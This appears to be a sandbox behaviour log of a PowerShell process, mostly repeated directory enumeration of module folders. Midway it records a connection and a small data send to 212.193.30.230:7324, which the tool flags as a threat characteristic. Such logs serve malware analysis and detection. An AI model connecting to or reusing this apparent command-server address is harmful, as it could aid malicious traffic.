Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3e5c4, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3e5c4, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3e610, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3e5c4, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3e5c4, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3e610, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#*, 0, ba3b030, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindNextFileW Args: (7ca66e8, b92e544) Return: 1	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e144, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e144, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3df54, 0, 0, 0) Return: ada9df0	732	844
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Detection	Threat Characteristic: Establishes uncommon connection 212.193.30.230:7324		

Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3df54, 0, 0, 0) Return: ada9eb0	732	844
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 212.193.30.230:7324 Content: A		
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, ba3dfa0, 0, 0, 0) Return: ada9df0	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e04c, 0, 0, 0) Return: ada9eb0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3df54, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3df54, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, ba3dfa0, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_669a0508-00c3-4800-9213-27c8493a9576 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, ba3e190, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, ba3e144, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindNextFileW Args: (ada9df0, ba3e154) Return: 1	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, ba3e144, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e04c, 0, 0, 0) Return: ada9eb0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, ba3e098, 0, 0, 0) Return: ada9f70	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e04c, 0, 0, 0) Return: ada9f70	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e04c, 0, 0, 0) Return: ada9eb0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e04c, 0, 0, 0) Return: ada9eb0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e04c, 0, 0, 0) Return: ada9eb0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e04c, 0, 0, 0) Return: ada9f70	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3df54, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3df54, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3dfa0, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e04c, 0, 0, 0) Return: ada9f70	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e098, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e04c, 0, 0, 0) Return: ada9df0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e04c, 0, 0, 0) Return: ada9eb0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3df54, 0, 0, 0) Return: ada9df0	732	844
